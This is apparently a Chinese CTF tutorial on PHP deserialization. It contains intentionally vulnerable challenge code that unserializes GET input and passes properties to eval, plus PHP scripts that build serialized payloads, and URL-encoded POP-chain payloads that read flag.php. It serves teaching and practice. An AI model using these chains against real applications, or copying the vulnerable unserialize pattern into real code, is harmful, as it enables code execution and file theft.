一、属性赋值
要利用反序列化漏洞,必须向unserialize(函数传入构造的序列化数据(定义合适的属性值)
例题:

<?php
show_source( ___FILE__);
error_reporting(0);
class DEMO{
	public $func;
	public $arg ;
	public function safe(){
		echo $this->arg;
	}
	public function evil(){
		eval($this->arg);
	}
	public function run(){
		$this->{$this->func}();
	}
	function __construct(){
	$this->func = 'evil';
	}
}
$obj=unserialize($_GET['a']);
$obj->run();
?>
直接写序列化数据显然是不合适的,因为序列化数据不符合人类的直观感受,很容易出错。实际上,都是利用serialize(函数来生成序列化数据的。
生成步骤:
- 把题目代码复制到本地;
- 注释掉与属性无关的内容(方法和没用的代码);
- 对属性赋值;
- 输出url编码后的序列化数据:
echo(urlencode(serialize(new DEMO())));
- 将序列化数据发送到目标服务器。
进行URL编码的原因:
1.原始的序列化数据可能存在不可见字符;
2.如果不进行编码,最后输出的结果是片段的,不是全部的,会有类似截断导致结果异常,所以需要进行url编码。
对属性赋值主要有3种方法:
1.直接在属性中赋值:优点是方便,缺点是只能赋值字符串
<?php
//show_source( __FILE__);
//error_reporting(0);
class DEMO{
   public $func = 'evil';
   public $arg = 'phpinfo();' ;
//    public function safe(){
//        echo $this->arg;
//    }
//    public function evil(){
//        eval($this->arg);
//    }
//    public function run(){
//        $this->{$this->func}();
//    }
//    function __construct(){
//        $this->func = 'evil';
//    }
}
//$obj=unserialize($_GET['a']);
//$obj->run();
echo(urlencode(serialize(new DEMO())));
?>

2.外部赋值:优点是可以赋值任意类型的值,缺点是只能操作public属性。
小技巧:对于php7.1+的版本,反序列化对属性类型不敏感。尽管题目的类下的属性可能不是public,但是我们可以本地改成public,然后生成public的序列化字符串。由于7.1+版本的容错机制,尽管属性类型错误,php也认识,也可以反序列化成功。基于此,可以绕过诸如\0字符的过滤。
<?php
class DEMO{
	public $func;
	public $arg ;
}
$o = new DEMO();
$o->func = 'evil';
$o->arg = 'phpinfo();';
echo(urlencode(serialize($o)));
3.构造方法赋值(万能方法):优点是解决了上述的全部缺点,缺点是有点麻烦
<?php
class DEMO{
	public $func;
	public $arg ;
	function __construct(){
		$this->func ='evil';
		$this->arg='phpinfo();';
	}
}
$o= new DEMO();
echo(urlencode(serialize($o)));
二、反序列化基础利用
例子1:
<?php
class Login{
	private $user ="Y1ng";

	function __destruct ()
	{
		if ($this->user=="admin"){
			echo $flag;
			}
		else{
			echo "you are not my admin!";
			exit;
		}
	}
}
$exp = $_GET['exp'];
unserialize (@$exp) ;
payload生成代码:
<?php
class Login{
	private $user ="admin";

//	function __destruct ()
//	{
//		if ($this->user=="admin"){
//			echo $flag;
//			}
//		else{
//			echo "you are not my admin!";
//			exit;
//		}
//	}
}
//$exp = $_GET['exp'];
//unserialize (@$exp) ;
echo urlencode(serialize(new Login()));
三、POP链
POP链:通过代码构造出一组连续的调用链
寻找POP链的思路:
1.寻找unserialize()函数的参数是否可控;
2.寻找反序列化想要执行的目标函数,重点寻找魔术方法(比如_wakeup()和_destruct());
3.一层一层地研究目标在魔术方法中使用的属性和调用的方法,看看其中是否有我们可控的属性和方法;
4.根据我们要控制的属性,构造序列化数据,发起攻击。
例题:
<?php
header("Content-type:text/html;charset=utf-8");
error_reporting(1) ;
class Read{
	public function get_file($value)
	{
		$text = base64_encode(file_get_contents ($value)) ;
		return $text;
	}
}
class Show
{
	public $source;
	public $var;
	public $class1;
	public function __construct ($name='index. php')
	{
		$this->source = $name ;
		echo $this->source.'Welcome'."<br>";
}
	public function __toString()
	{
		$content = $this->class1->get_file($this->var) ;
		echo $content;
		return $content;
	}
	public function _show()
	{
		if (preg_match('/gopher|http|ftp|https|dict|\.\.|flag|file/i',$this->source)){
			die('hacker');
		}else{
			highlight_file($this->source) ;
		}
}
	public function Change ()
	{
		if (preg_match("/gopher|http|file|ftp|https|dict|\.\./i",$this->source)){
			echo "hacker";
		}
	}
	public function __get($key) {
		$function=$this->$key;
		$this->{$key} ();
	}
}
if(isset($GET['sid']))
{
	$sid=$_GET['sid'];
	$config=unserialize($_GET['config']);
	$config->$sid;
}
else
{
$show=newShow('index2.php');
$show->_show();
}
头:可控参数
尾:目标函数
头:$sid $config
方法一:$config=new Show  $sid=__toString

方法二:$this->source = new Show

Show->__toString  $this->class1=new Read  $this->var='flag.php'
尾:Read->get_file
payload生成代码:
<?php
//header("Content-type:text/html;charset=utf-8");
//error_reporting(1) ;
class Read{
//  public function get_file($value)
//{
//    $text = base64_encode(file_get_contents ($value)) ;
//    return $text;
//  }
}
class Show
{
    public $source;
    public $var = 'flag.php';
    public $class1;
////    public function __construct ($name='index. php')
////    {
////        $this->source = $name ;
////        echo $this->source.'Welcome'."<br>";
////    }
////    public function __toString()
////    {
////        $content = $this->class1->get_file($this->var) ;
////        echo $content;
////        return $content;
////    }
////    public function _show()
////    {
////        if (preg_match('/gopher|http|ftp|https|dict|\.\.|flag|file/i',$this->source)){
////            die('hacker');
////        }else{
////            highlight_file($this->source) ;
////        }
////    }
////    public function Change ()
////    {
////        if (preg_match("/gopher|http|file|ftp|https|dict|\.\./i",$this->source)){
////            echo "hacker";
////        }
////    }
////    public function __get($key) {
////        $function=$this->$key;
////        $this->{$key} ();
////    }
}
//if(isset($GET['sid']))
//{
//    $sid=$_GET['sid'];
//  $config=unserialize($_GET['config']);
//  $config->$sid;
//}
//else
//{
//    $show=newShow('index2.php');
//    $show->_show();

$s = new Show;
$s->class1 = new Read;
echo urlencode(serialize($s));
payload:
config=O%3A4%3A%22Show%22%3A3%3A%7Bs%3A6%3A%22source%22%3BN%3Bs%3A3%3A%22var%22%3Bs%3A8%3A%22flag.php%22%3Bs%3A6%3A%22class1%22%3BO%3A4%3A%22Read%22%3A0%3A%7B%7D%7D&sid=__toString
payload生成代码:
<?php
//header("Content-type:text/html;charset=utf-8");
//error_reporting(1) ;
class Read{
//  public function get_file($value)
//{
//    $text = base64_encode(file_get_contents ($value)) ;
//    return $text;
//  }
}
class Show
{
    public $source;
    public $var = 'flag.php';
    public $class1;
////    public function __construct ($name='index. php')
////    {
////        $this->source = $name ;
////        echo $this->source.'Welcome'."<br>";
////    }
////    public function __toString()
////    {
////        $content = $this->class1->get_file($this->var) ;
////        echo $content;
////        return $content;
////    }
////    public function _show()
////    {
////        if (preg_match('/gopher|http|ftp|https|dict|\.\.|flag|file/i',$this->source)){
////            die('hacker');
////        }else{
////            highlight_file($this->source) ;
////        }
////    }
////    public function Change ()
////    {
////        if (preg_match("/gopher|http|file|ftp|https|dict|\.\./i",$this->source)){
////            echo "hacker";
////        }
////    }
////    public function __get($key) {
////        $function=$this->$key;
////        $this->{$key} ();
////    }
}
//if(isset($GET['sid']))
//{
//    $sid=$_GET['sid'];
//  $config=unserialize($_GET['config']);
//  $config->$sid;
//}
//else
//{
//    $show=newShow('index2.php');
//    $show->_show();

$s = new Show;
$s->class1 = new Read;
$s2 = new Show;
$s2->source = $s;
echo urlencode(serialize($s2));
//$s2->$s->new Read,类似于包含关系
payload:
config=O%3A4%3A%22Show%22%3A3%3A%7Bs%3A6%3A%22source%22%3BO%3A4%3A%22Show%22%3A3%3A%7Bs%3A6%3A%22source%22%3BN%3Bs%3A3%3A%22var%22%3Bs%3A8%3A%22flag.php%22%3Bs%3A6%3A%22class1%22%3BO%3A4%3A%22Read%22%3A0%3A%7B%7D%7Ds%3A3%3A%22var%22%3Bs%3A8%3A%22flag.php%22%3Bs%3A6%3A%22class1%22%3BN%3B%7D&sid=Change
或者sid=_show
解题思路:
1.构造利用链,就要找到头和尾。再想办法把头和尾连接起来。
2.$sid 和 $config 是用户输入可以控制的,这是利用链的头部。
3.最终目的是读取flag.php文件,就要从源代码中需要可以读文件或者执行系统命令的地方。Read->get_file 和 show->_show 可以读取文件,但是 show->_show 函数不允许出现flag。因此,Read->get_file 就是POP链的尾部。
4.如何触发 Read->get_file 呢? 搜索get_file发现,Show->_tostring 中存在代码
$content = $this->class1->get_file($this->var);
那么,只需要令
$this->class1=new Read;
$this->var='flag.php'
即可触发get_file,并得到flag.php的内容(base64编码格式)。
5.那么如何触发 show->_tostring 呢? 本题存在手动触发函数的命令 $config->$sid;,参数是用户控制的(POP链的头部),因此可以令:
$config=new Show;
$sid='__toString';